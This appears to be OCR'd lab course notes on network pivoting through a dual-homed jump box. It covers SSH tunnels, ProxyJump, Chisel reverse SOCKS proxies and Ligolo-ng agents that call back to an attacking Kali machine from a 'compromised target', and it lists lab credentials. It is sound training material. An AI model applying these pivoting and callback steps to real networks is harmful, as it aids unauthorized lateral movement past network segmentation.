
Username: baldrick
Password: turnip

Username: badder
Password: overgrown-magnetism-arbitrary-1

Of note, before we begin:

- Right now, we can ping and ssh into Ubuntu Server 1 (192.168.56.142), which is on the Host-Only network along with the Kali VM
  - Ubuntu Server 1 is dual-homed or, in other words, has two NIC cards (192.168.56.142 and 10.37.73.6)
- We can not ping (or connect to in any way) the 10.37.73.0/24 network
  - So, no Ubuntu Server 2 or 3
- We will use Ubuntu Server 1 as a gateway/hop/JumpBox to the Internal Network (10.37.73.0/24)

Network Diagram



NOW FOR THE FUN:

> **Note**
>
> The idea for this came from the Wreath Room on TryHackMe (https://tryhackme.com/room/wreath)
> I wanted to remove some of the exploitation part as well as allow the students to run this in their own labs


ProxyChains and FoxyProxy

- Be sure to make a copy of the original /etc/proxychains4.conf file for restoring after this room (on our kali machine):
  `cp /etc/proxychains4.conf ./proxychains4.conf.dist`
- Then, we will make the following changes:
  - Comment out the proxy_dns line;
    `# proxy_dns`
  -

SSH Tunneling

- Types of tunnels we will explore:
  - Local (-L)
  - Remote (-R)
  - Proxy (-D)
  - ProxyJump (-J)
- Since SSH is now in Windows, you should be able to do the tunneling from Linux to Windows and vice-versa.

- Good visualization of Local versus Remote:



May see something like this when trying to connect to the servers for the first time:

```
┌──(dude㉿kali)-[~]
└─$ ssh -J bob@192.168.56.142 badder@10.37.73.8
bob@192.168.56.142's password:
The authenticity of host '10.37.73.8 (<no hostip for proxy command>)' can't be
established.
ED25519 key fingerprint is SHA256:BxWt5OcIbO8J5PRtUq4EPwNcER7WZfhLw3y/Eh5dW4g.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.37.73.8' (ED25519) to the list of known hosts.
badder@10.37.73.8's password:
```

Local (-L)

- Set up the local SSH Tunnel:
  `ssh -L LOCAL_PORT:DEST_IP:DEST_PORT user@JumpBox_IP -fN`
  - Switches:
  - `-f` - Backgrounds the process
  - `-N` - Do not execute a remote command. This is useful for just forwarding ports.
- Example:

```
┌──(dude㉿kali)-[~]
└─$ ssh -L 2222:10.37.73.7:22 bob@192.168.56.142 -fN
bob@192.168.56.142's password:
┌──(dude㉿kali)-[~]
└─$ ssh badder@localhost -p 2222
The authenticity of host '[localhost]:2222 ([::1]:2222)' can't be established.
ED25519 key fingerprint is SHA256:xy7p2t9DIIQhUMrOKI6zo7U2m1Sf5+qLan8RsjHCfCY.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:20: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:2222' (ED25519) to the list of known hosts.
badder@localhost's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-86-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Oct 11 03:59:14 AM UTC 2023

  System load:  0.009765625       Processes:               103
  Usage of /:   48.1% of 9.75GB   Users logged in:         1
  Memory usage: 22%               IPv4 address for enp0s3: 10.0.2.15
  Swap usage:   0%                IPv4 address for enp0s8: 10.37.73.7


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


Last login: Wed Oct 11 03:56:43 2023 from 10.37.73.6
badder@ubuntu-server-2:~$ whoami
badder
badder@ubuntu-server-2:~$ hostname
ubuntu-server-2
badder@ubuntu-server-2:~$ exit
logout
Connection to localhost closed.
```

Remote/Reverse (-R)

- This allows us to use the JumpBox as a way to connect back to our Kali machine to set up a proxy to use into the network
- You will need to generate an ssh key pair on the JumpBox and put the public key file data in the `~/.ssh/authorized_keys` file on your Kali machine
- Make sure your SSH is running on your kali machine:
  `sudo systemctl status ssh`
  - If it's not running, be sure to turn it on:
  `sudo systemctl start ssh`
- With the key transferred, we can then connect back with a reverse port forward using the following command:
  `ssh -R LOCAL_PORT:TARGET_IP:TARGET_PORT USERNAME@ATTACKING_IP -i KEYFILE -fN`
- Or in our case:
  `ssh -R 2222:10.37.73.7:22 bob@192.168.56.139 -i id_rsa -fN`
- This would open up a port forward to our Kali box, allowing us to access the 10.37.73.7 server, in exactly the same way as with the forward connection we made before.
- In newer versions of the SSH client, it is also possible to create a reverse proxy (the equivalent of the `-D` switch used in local connections). This may not work in older clients, but this command can be used to create a reverse proxy in clients which do support it:
  `ssh -R 1337 USERNAME@ATTACKING_IP -i KEYFILE -fN`
- This, again, will open up a proxy allowing us to redirect all of our traffic through localhost port 1337, into the target network.

Proxy Jump (-J)

- We will use the server we can ssh into Ubuntu Server 1 (192.168.56.142) and pivot over to Ubuntu Server 2 (10.37.73.7):
- Syntax is:
  `ssh -J user@JumpBox_IP:PORT user@Destination_IP:PORT`
- Example:

```
┌──(dude㉿kali)-[~]
└─$ ssh -J bob@192.168.56.142 badder@10.37.73.7
bob@192.168.56.142's password:
The authenticity of host '10.37.73.7 (<no hostip for proxy command>)' can't be
established.
ED25519 key fingerprint is SHA256:xy7p2t9DIIQhUMrOKI6zo7U2m1Sf5+qLan8RsjHCfCY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.37.73.7' (ED25519) to the list of known hosts.
badder@10.37.73.7's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-86-generic x86_64)
```

```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Oct 11 03:39:05 AM UTC 2023

  System load:  0.103515625       Processes:               103
  Usage of /:   48.1% of 9.75GB   Users logged in:         1
  Memory usage: 22%               IPv4 address for enp0s3: 10.0.2.15
  Swap usage:   0%                IPv4 address for enp0s8: 10.37.73.7


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


Last login: Wed Oct 11 03:35:25 2023
badder@ubuntu-server-2:~$ whoami
badder
badder@ubuntu-server-2:~$ hostname
ubuntu-server-2
badder@ubuntu-server-2:~$ exit
logout
Connection to 10.37.73.7 closed.
```

Chisel

Get the Chisel Agent on to the remote server

- Can use various methods to do this:
  - Set up a Python Simple HTTP Server and WGET them to the server
  - Put the agent files on a web server you own (or your Kali machine) and WGET them to the server
  - Pull them directly from the GitHub Repo (if the server has Internet access)
  - SCP them over to the machine (Our Method for the class)
- WGET it from our server:
  `wget http://192.168.56.139/chisel-agent/chisel`

Reverse Proxy:

Start the Chisel Server (Kali):

`./chisel server --port 8080 --reverse`

OR to Background it:

`./chisel server -p LISTEN_PORT --reverse &`

Connect the Chisel Client to the Server (Ubuntu-Server-1):

`./chisel client 192.168.56.139:8080 R:socks`

Update/Confirm Proxychains config (socks5)

When sending data through either of these proxies, we would need to set the port in our proxychains configuration. As Chisel uses a SOCKS5 proxy, we will also need to change the start of the line from `socks4` to `socks5`:

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5  127.0.0.1 1080
```

Note: *The above configuration is for a reverse SOCKS proxy -- as mentioned previously, the proxy opens on port 1080 rather than the specified listening port (1337). If you use proxychains with a forward proxy then the port should be set to whichever port you opened (1337 in the above example).*

SSH over to 10.37.73.7:

```
proxychains ssh dude@10.37.73.7
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.37.73.7:22  ...  OK
dude@10.37.73.7's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-86-generic x86_64)
...

dude@ubuntu-server-2:~$ whoami
dude
dude@ubuntu-server-2:~$ hostname
ubuntu-server-2
dude@ubuntu-server-2:~$ ping 10.37.73.8
PING 10.37.73.8 (10.37.73.8) 56(84) bytes of data.
```

```
64 bytes from 10.37.73.8: icmp_seq=1 ttl=64 time=1.83 ms
64 bytes from 10.37.73.8: icmp_seq=2 ttl=64 time=0.372 ms
^C
--- 10.37.73.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.372/1.099/1.826/0.727 ms
dude@ubuntu-server-2:~$ exit
logout
Connection to 10.37.73.7 closed.
┌──(dude㉿kali)-[~]
└─$
```

Local port Forwarding:

On the compromised target we set up a chisel server:
`./chisel server -p 1337`

We now connect to this from our attacking machine like so:
`./chisel client 192.168.56.142:1337 2222:10.37.73.7:22`

For example, to connect to 172.16.0.5:8000 (the compromised host running a chisel server), forwarding our local port 2222 to 172.16.0.10:22 (our intended target), we could use:
`./chisel client 172.16.0.5:8000 2222:172.16.0.10:22`

Ligolo-ng

- By far the easiest
- Works like a VPN
- Don't have to worry about just ports
- No Proxy Chains config
- No Socks proxies

Get the Agent on to the remote server

- Can use various methods to do this:
  - Set up a Python Simple HTTP Server and WGET them to the server
  - Put the agent files on a web server you own (or your Kali machine) and WGET them to the server
  - Pull them directly from the GitHub Repo (if the server has Internet access)
  - SCP them over to the machine (Our Method for the class)

Set up TUN Interface on Kali:

```
sudo ip tuntap add user dude mode tun ligolo && sudo ip link set ligolo up
```

Verify the interface:

`ip a`
`ifconfig ligolo`

Start up Proxy Listener:

`./proxy -selfcert`
`proxyme` <-- My Alias for the above

Start up the Agent:

Linux Machine:

`./agent -connect <Kali IP>:11601 -ignore-cert`
`./agent -connect 192.168.45.212:11601 -ignore-cert`

Windows Machine:

`.\agent.exe -connect 192.168.45.212:11601 -ignore-cert'

- Or if you want to background the agent so you can still use the terminal:
  `Start-Job { .\agent.exe -connect 192.168.45.212:11601 -ignore-cert }`

Adding a new route on Proxy Server (Kali)

`sudo ip route add 172.16.8.0/24 dev ligolo`

Check the route took:

`ip route | grep ligolo`

Set the session in Ligolo-NG:

```
ligolo-ng » session
? Specify a session : 1 - confluence@confluence01 - 192.168.233.63:50848
```

Start tunneling through the connection/session:

```
[Agent : confluence@confluence01] » start
INFO[0154] Starting tunnel to confluence@confluence01
[Agent : confluence@confluence01] »
```

Check Connectivity to Hosts on Internal Network

`ping <Internal IP>`

`ping 10.37.73.7`

Creating Listeners

```
listener_add --addr 0.0.0.0:11601 --to 127.0.0.1:11601 --tcp
listener_list
```